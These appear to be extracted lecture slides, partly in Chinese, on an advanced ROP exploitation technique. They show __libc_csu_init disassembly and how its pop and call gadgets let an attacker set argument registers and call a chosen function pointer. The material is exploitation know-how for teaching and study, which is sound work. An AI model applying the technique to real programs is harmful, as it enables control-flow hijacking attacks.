
# \$ ROP Exploit



# \$ ROP

## Advanced - csu\_init

- ▶ 執行時程式時，會有一些 function 每次都會被呼叫到，如果能利用那些 function 構造一種攻擊手法，這樣每次都可以拿來利用
- ▶ `__libc_csu_init` 有大量能控制 register 的 gadget，並且能夠 dereference function pointer 來呼叫 function




```
$ ./__libc_csu_init:  
...  
<__libc_csu_init+64>:    mov    rdx,r14  
<__libc_csu_init+67>:    mov    rsi,r13  
<__libc_csu_init+70>:    mov    edi,r12d  
<__libc_csu_init+73>:    call   QWORD PTR [r15+rbx*8]  
<__libc_csu_init+77>:    add    rbx,0x1  
<__libc_csu_init+81>:    cmp    rbp,rbx  
<__libc_csu_init+84>:    jne    <__libc_csu_init+64>  
<__libc_csu_init+86>:    add    rsp,0x8  
<__libc_csu_init+90>:    pop    rbx  
<__libc_csu_init+91>:    pop    rbp  
<__libc_csu_init+92>:    pop    r12  
<__libc_csu_init+94>:    pop    r13  
<__libc_csu_init+96>:    pop    r14  
<__libc_csu_init+98>:    pop    r15  
<__libc_csu_init+100>:   ret
```

# \$ ROP

## Advanced - csu\_init

- ▶ Control `rbp` → 1 (optional)
- ▶ Control `rbx` → 0 (optional)
- ▶ Control `r12d` → `edi`
- ▶ Control `r13` → `rsi`
- ▶ Control `r14` → `rdx`
- ▶ Control `r15` → function pointer




```
<__libc_csu_init+90>: pop    rbx
<__libc_csu_init+91>: pop    rbp
<__libc_csu_init+92>: pop    r12
<__libc_csu_init+94>: pop    r13
<__libc_csu_init+96>: pop    r14
<__libc_csu_init+98>: pop    r15
<__libc_csu_init+100>: ret
```

```
<__libc_csu_init+64>: mov    rdx, r14
<__libc_csu_init+67>: mov    rsi, r13
<__libc_csu_init+70>: mov    edi, r12d
<__libc_csu_init+73>: call   QWORD PTR [r15+rbx*8]
```

# \$ ROP

## Advanced - csu\_init

